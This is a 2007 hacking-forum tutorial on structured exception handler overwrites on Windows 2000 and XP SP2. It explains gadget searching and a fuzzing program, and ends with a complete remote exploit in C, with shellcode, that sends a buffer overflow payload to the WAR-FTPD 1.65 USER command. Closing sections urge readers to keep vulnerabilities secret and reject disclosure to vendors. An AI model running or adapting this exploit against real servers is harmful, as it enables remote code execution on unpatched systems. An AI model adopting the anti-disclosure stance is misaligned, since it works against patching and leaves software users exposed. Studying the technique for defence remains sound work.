

**Aelphaeis Mangarae** [adm1n1strat10n AT hotmail DOT com]  
[IRC.SecurityChat.Org #BHF]



Title: SEH Overwrites Simplified v1.01

Date: October 29<sup>th</sup> 2007

Author: **Aelphaeis Mangarae**

# Table of Contents

Introduction  
What Is The SEH Handler?  
Pointer to Next SEH?  
Microsoft Stack Abuse Protection Explained  
Searching for Appropriate Addresses  
Theory of SEH Overwrites & Exploitation  
**Theory of Windows XP SP2 & 2003 SP1 Exploitation**  
Windows XP SP2 & 2003 SP1 Exploitation  
**PLEASE READ**  
About The Author  
Greetz To

# Introduction

This paper goes through the SEH Overwrites on two different Windows platforms using the aid of diagrams of the stack. Of course information related to this will also be documented. A basic knowledge of C, stack operation and exploiting stack based buffer overflows is assumed and needed to understand the contents of this paper.

# What Is The SEH Handler?

Exception handling is something built into many programming languages that is designed to handle the occurrence of a condition outside the normal flow of execution (what is expected) of the program; This condition is referred to as an exception.

Microsoft made a function which is used to handle exceptions, called the **Structured Exception Handler**. When doing SEH overwrites the Pointer to the SEH Handler is target to be overwritten so we can gain control over the program.

## Pointer to Next SEH?

The pointer to the next SEH is a pointer to the next Structured Exception Handler on the stack.

Diagram of Stack:



**Structured Exception Handler struct Code**

```
typedef struct EXCEPTION_REGISTRATION
{
    _EXCEPTION_REGISTRATION *next;
    PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

# Microsoft Stack Abuse Protection Explained

## **/GS Flag [EIP Overwrite and Exploitation Protection]**

The /GS Flag switch in the Microsoft Visual C++ 2003/2005 is a switch that is turned on by default. If the switch is turned on, a protection against overwriting the EIP will be added to the program. A “stack cookie” is placed before the EBP and EIP on the stack, if the stack cookie is overwritten and the value does not match a value which is stored elsewhere in memory (so the comparison can be made) the program will crash.

### **Further Reading:**

[http://www.symantec.com/avcenter/reference/GS\\_Protections\\_in\\_Vista.pdf](http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf)

## **Pointer to SEH Handler Value Address Range Constraint**

To try and prevent exploitation via overwriting the SEH Handler Microsoft altered there protection against SEH Overwrites. The following constraints now have to be considered:

1. The address of the SEH Handler cannot be on the stack.
2. The address of the SEH Handler cannot be in modules that Microsoft has specified.

## **Software DEP SEH Abuse Protection Explained / SAFESEH**

Software Data Execution Prevention is an optional protection that Microsoft added into Windows XP SP2. The names implies that the protection would possibly offer some sort of software protection that would be similar to hardware DEP. However this is not the case, all this protection does is try to protect against SEH Overwrites (This protection can be bypassed.)

This protection checks the Pointer to the SEH Handler address and checks it against a list of registered exception handlers, if isn't in the list, then the address is not called. **Software DEP does not make any part of the Stack non-executable.**

A way of bypassing /SAFESEH is to use the addresses in Windows system processes where the binary isn't compiled with /SAFESEH (or a working version of the protection.)

This paper does not deal with defeating Software Data Execution Prevention or /SAFESEH protected executables.

**/Security Cookie – Generation Example**  
[Taken from “Defeating Windows 2k3 Stack Protection”]

```
#include <stdio.h>
#include <windows.h>

int main()
{
    FILETIME ft;
    unsigned int Cookie=0;
    unsigned int temp=0;
    unsigned int *ptr=0;
    LARGE_INTEGER perfcount;

    GetSystemTimeAsFileTime(&ft);
    Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
    Cookie = Cookie ^ GetCurrentProcessId();
    Cookie = Cookie ^ GetCurrentThreadId();
    Cookie = Cookie ^ GetTickCount();
    QueryPerformanceCounter(&perfcount);
    ptr = (unsigned int)&perfcount;
    tmp = *(ptr+1) ^ * ptr;
    Cookie = Cookie ^ tmp;

    printf("Cookie: %.8X\n", Cookie);

    return 0;
}
```

# Searching for Appropriate Addresses

When doing SEH Overwrites as well as other stack based buffer overflow attacks, addresses of instruction sets in system and application memory are often utilized.

When performing EIP overwrites, JMP ESP or CALL ESP is usually searched for, although other instructions are also used as well.

When performing SEH Overwrites on Windows 2000 systems, **CALL EBX** is usually searched for, on newer systems **POP POP RET**.

## Memory To Be Searched & Limitations

Many DLL's and programs running in memory can be searched for useful instructions that may be useful during exploitation. Remember though that certain DLL's won't be on every system and that also they may not be loaded into memory. Addresses of instructions in DLL's may also vary from OS to OS and from Service Pack to Service Pack. You may choose to search the memory of the program you are exploiting, but remember that because the environment the program is running in, addresses may differ (from different environments.)

## Searching Memory, How, What To Use?

To search memory of windows (loaded DLL's for example) we can use a program called findjmp2 (by class101.)

Download: <http://blackhat-forums.com/Downloads/misc/Findjmp2.rar>

### Findjmp2.exe loadedDLLToSearch.DLL register

```
0x7C86C0B8      pop ebx - pop - rethbis
0x7C86EBC9      call ebx
0x7C86EEE2      call ebx
0x7C86EEFB      call ebx
0x7C86EFCF      call ebx
0x7C86EFE8      call ebx
0x7C86F001      call ebx
0x7C86FB61      pop ebx - pop - rethbis
0x7C8769B6      pop ebx - pop - rethbis
0x7C8780E7      call ebx
0x7C8782DB      call ebx
0x7C8784C4      pop ebx - pop - rethbis
0x7C8792DC      pop ebx - pop - rethbis
0x7C879469      pop ebx - pop - rethbis
0x7C8795E5      pop ebx - pop - rethbis
0x7C879D49      call ebx
0x7C879E33      call ebx
0x7C87A170      pop ebx - pop - rethbis
0x7C87CA84      pop ebx - pop - rethbis
0x7C87CBB9      pop ebx - pop - rethbis
0x7C87D98B      call ebx
0x7C87DCE5      pop ebx - pop - rethbis
0x7C87F9C6      pop ebx - pop - rethbis
0x7C87FC55      pop ebx - pop - rethbis
Finished Scanning kernel32.dll for code useable with the ebx register
```

We have found plenty of usable addresses, not just usual POP POP RET's but CALL EBX that can be used for exploiting older systems. Above I have searched kernel32.dll for instructions using the EBX register.

# Theory of SEH Overwrites and Exploitation

Although exploitation via overwriting the Structured Exception Handler is different on different platforms, the basic theory is the same. The only difference is the limitations placed on later platforms by Microsoft.


Basically we start off with the stack the way it is, which should resemble the diagram earlier in this paper, take a look at it now to refresh your memory. Incase your wondering that stack is just an example, and is not what the stack of our vulnerable program will look like (but you get the idea.)

The example below will be based on Windows 2000.

## 1 – The Target Program Is Fuzzed, Stack Contents Overwritten



## 2 – Exploitation – [Junk] + [JMP 6 Bytes] + [CALL EBX] + [NOPSLLED] + [Shellcode]



The original stack is placed by the side of the one in example so comparison can be made.

### What Happens?


Well the **Pointer to SEH Handler** (Not **Pointer to Next SEH** Handler) will be called when there is an exception, and due to our overflow onto over areas of memory on the stack this is the case. If you have overwritten the EIP with an invalid address an exception will of course be raised when the program returns.

**Pointer to SEH Handler:** CALL EBX – EBX Points to our Pointer to our Next SEH.

**Pointer to Next SEH:** JMP 6 bytes forward over our overwritten pointer to SEH into the NOP Sled, of course moving along that until hitting the shellcode.

# Theory of Windows XP SP2 & 2003 SP1 Exploitation

Below is a Diagram of how the Stack will look after exploitation on this platform.



Like in the Theory section of this paper, the original stack and the exploited stack diagrams are placed side by side above. You should notice the only difference between exploiting Windows 2000 SP4 and Windows XP SP2 is that the SEH Handler has to be overwritten with a different address (we can't call EBX as on XP SP1 and above the register is xored with itself and points to 0x00000000.)

## POP POP RET?

The first POP will increase the ESP + 4, the second will do the same again. And RET will return to our Pointer to Next SEH which will JMP + 6 and land us into our NOPSLED.

# Windows XP SP2 & 2003 SP1 Exploitation

## Fuzzing Example

We start off the exploitation with some fuzzing to determine how many bytes before overwriting the Pointer to Next SEH and Pointer to SEH. We will try and overwrite each address with 42424242 "BBBB" [Pointer to Next SEH] and 43434343 "CCCC" [Pointer to SEH].

```
#include <string.h>
#include <stdio.h>
//Example Exploit of Fuzzing an application that takes command line argument(s).

int main()
{
    char buf[330];
    char exploit[346] = "C:\\vulnapp.exe ";
    char NextSEHHandler[] = "BBBB";
    char SEH_Handler[] = "CCCC";

    printf("vuln.exe - SEH Overwrite: Fuzz The Stack\\n");

    memset(buf, 0x41,330);
    memcpy(&buf[322], NextSEHHandler, sizeof(NextSEHHandler)-1);
    memcpy(&buf[326], SEH_Handler, sizeof(SEH_Handler)-1);

    strcat(exploit, buf);

    WinExec(exploit, 0);


    return 0;
}
```

0012FF78	41414141	
0012FF7C	41414141	
0012FF80	41414141	
0012FF84	41414141	
0012FF88	41414141	
0012FF8C	41414141	
0012FF90	41414141	
0012FF94	41414141	
0012FF98	41414141	
0012FF9C	41414141	
0012FFAC	41414141	
0012FFB0	42424241	Pointer to next SEH record
0012FFB4	43434342	SE handler
0012FFB8	00400043	Vuln.00400043
0012FFBC	FFFFFFF	
0012FFC0	0012FFC0	
0012FFC4	7C81604F	RETURN to kernel32.7C81604F
0012FFC8	7C910730	ntdll.7C910730
0012FFCC	FFFFFFF	
0012FFD0	7FFD0000	
0012FFD4	8054B088	
0012FFD8	0012FFC8	
0012FFDC	81CDA280	
0012FFE0	FFFFFFF	
0012FFE4	7C8399F3	RETURN to kernel32.7C8399F3
0012FFE8	7C816050	kernel32.7C816050
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	00401219	vuln.<ModuleEntryPoint>
0012FFFC	00000000	

## Exploitation of a Win32 Application – WarFTP 1.65


For the actual exploitation of an application, I will be using War FTP as an example. This is an excellent example as it's a realistic target (an FTP daemon), when attacking different applications you may have different limitations. For example in this case, there are characters and strings that are part of the FTP protocol that cannot be used. For example: 0x20, 0x0A, 0x0D ([Space], \n, \r).

**WAR-FTPD 1.65 - <http://www.warftp.org/>**



Let's just pretend we have already done the fuzzing for this, as it would be quite simple and let me just show you the exploit for it along with the stack.

1. We start WAR-FTPD and we start the server.
2. We open Ollydbg and attach to the programs process.



(Of course the process will only be highlighted in red after you have attached.)

**3.** We run the exploit we have coded.

```
Connection Established ...
```

**4. In Ollydbg, Debug -> Run.**

00A5FD48	43434343
00A5FD4C	43434343
00A5FD50	43434343
00A5FD54	43434343
00A5FD58	43434343
00A5FD5C	43434343
00A5FD60	43434343
00A5FD64	43434343
00A5FD68	43434343
00A5FD6C	43434343
00A5FD70	43434343
00A5FD74	43434343
00A5FD78	43434343
00A5FD7C	43434343
00A5FD80	43434343
00A5FD84	43434343
00A5FD88	43434343
00A5FD8C	43434343
00A5FD90	43434343
00A5FD94	909006EB
	Pointer to next SEH record
00A5FD98	74C96950
	SE handler
00A5FD9C	90909090
00A5FDA0	90909090
00A5FDA4	C0319090
00A5FDA8	C931DB31
00A5FDAC	37EBD231
00A5FDB0	20518859
00A5FDB4	746E6320
00A5FDB8	73552072
00A5FDBC	66207265
00A5FDC0	206D6F72
00A5FDC4	2E373231
00A5FDC8	2E302E30
00A5FDCC	6F6C2031
00A5FDD0	64656767

[JUNK]

[Pointer to the Next SEH record] - **Overwritten**

[SEH Handler] - **Overwritten**

[NOP SLED]

[SHELLCODE]

[NOPS]

[r\n]

**Note:** You may find with some vulnerable (Stack Buffer Overflow) applications that there isn't enough stack space for your NOPSLED and Shellcode, meaning you will have to use 1<sup>st</sup> and 2<sup>nd</sup> stage shellcode.

### **warftpuser-exploit.c**

```
#include <stdio.h>
#include <winsock2.h>

//warftpuser-exploit.c
//WAR-FTPD 1.65 Remote Stack Based Buffer Overflow (USER)

int main()
{
    WSADATA wsaData;
    SOCKET s1;
    SOCKADDR_IN ServerAddr;
    int port = 21;
    char recvBuffer[256];
    char sendBuffer[1024];
    char user[] = "USER ";
    char rn[] = "\r\n";
    char pointer_to_next_seh[] = "\xeb\x06\x90\x90"; //JMP 6
    char seh_handler[] = "\x50\x69\xC9\x74"; //Windows XP SP2 oleacc.dll POP POP RET

    char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x37\x59\x88\x51\x0a\xbb"
    "\x77\x1d\x80\x7c"    /***LoadLibraryA(libraryname) IN WinXP sp2***/
    "\x51\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x0b\x51\x50\xbb"
    "\x28\xac\x80\x7c"  /***GetProcAddress(hmodule,functionname) IN sp2***/
    "\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x06\x31\xd2\x52\x51"
    "\x51\x52\xff\xd0\x31\xd2\x50\xb8\xa2\xca\x81\x7c\xff\xd0\xe8\xc4\xff"
    "\xff\xff\x75\x73\x65\x72\x33\x32\x2e\x64\x6c\x6c\x4e\xe8\xc2\xff\xff"
    "\xff\x4d\x65\x73\x73\x61\x67\x65\x42\x6f\x78\x41\x4e\xe8\xc2\xff\xff"
    "\xff\x4f\x6d\x65\x67\x61\x37\x4e";

    memcpy(sendBuffer, user, sizeof(user)-1);
    memset(&sendBuffer[5], 0x41, 485);
    memset(&sendBuffer[490], 0x42, 4); //Overwrite EIP
    memset(&sendBuffer[494], 0x43, 80); //Stack space between EIP and Pointer to Next SEH
    memcpy(&sendBuffer[574], pointer_to_next_seh, sizeof(pointer_to_next_seh)-1);
    memcpy(&sendBuffer[578], seh_handler, sizeof(seh_handler)-1);
    memset(&sendBuffer[582], 0x90, 10);
    memcpy(&sendBuffer[592], shellcode, sizeof(shellcode)-1);
    memset(&sendBuffer[702], 0x90, 10);
    memcpy(&sendBuffer[712], rn, sizeof(rn)-1);
```

```
WSAStartup(MAKEWORD(2,2), &wsaData);
s1 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

ServerAddr.sin_family = AF_INET;
ServerAddr.sin_port = htons(port);
ServerAddr.sin_addr.s_addr = inet_addr("127.0.0.1");

if (connect(s1, (SOCKADDR *) &ServerAddr, sizeof(ServerAddr)) != -1)
{
    printf("Connection Established ...\\n");
    recv(s1, recvBuffer, sizeof(recvBuffer)-1, 0);

    if( strstr(recvBuffer, "WAR-FTPD 1.65") != NULL)
    {
        printf("WAR-FTPD 1.65 logon request received...\\n");
        sleep(1000);
        send(s1, sendBuffer, 714, 0);
        printf("Payload sent.\\n\\n");
    }
}

closesocket(s1);
WSACleanup();

return 0;
}
```

# PLEASE READ

You may think that publishing exploits is a good idea, you may think “it’s not like it can much harm.”

Well the fact is it does, and it isn’t just to other people who are exploited by script kiddies. If you keep publishing the bugs you find, they will soon disappear or rather annoying protection schemes will be put in place to try and stop exploitation. Hackers (or what ever you want to call yourself) shouldn’t have to help programmers with their poor programming. If you find vulnerability in a piece of software, **keep it private.**

## **Reasons Why Not To Publish Exploits (Or Vulnerability Information):**

- \* Gives script kiddies more tools in their already large arsenal.
- \* Software Vendor is notified or finds out about vulnerability, vulnerability is patched.
- \* Programmers become more aware of bad coding habits/techniques and security conscious, leaving less room for mistakes, and of course exploitation.
- \* Programmers and Developers should learn to take **responsibility** (responsibility to the responsible) for their own security if they wish to have it.
- \* Your feeding the Security Industry and giving them exactly what they want.
- \* You will make more people aware of the bug, the security industry will be more than happy to fear monger. IT Security “experts” love to take credibility for providing security solutions to security vulnerabilities.

Articles have appeared on sites such as SecurityFocus suggesting altering the C/C++ languages (mainly replacing commonly used functions) to make it more secure, and eliminate memory management and related vulnerabilities.

**FUCK FULL DISCLOSURE, FUCK THE SECURITY INDUSTRY.**

# About The Author

Aelphaeis Mangarae is the Founder and Administrator (along with a Team of Admins) of Blackhat-Forums.com

The forum was founded in 2006 as a sequel (if you will) of Digital Underground, in 2007 the volume of forum members expanded greatly to over 10,000 registered users, making BHF one of the largest hacking communities on the Internet. Despite having a large user base, the staff of BHF has been able to moderate in a strict and appropriate manner, which has resulted in quality content on the forums.

**The forum strongly supports non-disclosure.**

# Greetz To

felosi, cyph3r, nic`, SeventotheSeven, dni, drygol, RifRaf, TuNa, riotroot, D4rk, Edu19, r0rkty, Cephelin.

Digerati - ?

zach – Thanks for hosting BHF in the past.

htek – Hail Satan!

SeventotheSeven – Thanks for doing the diagrams.

ViperMM – CRACK!

r0rkty – Thanks for everything.

yorgi – Thanks.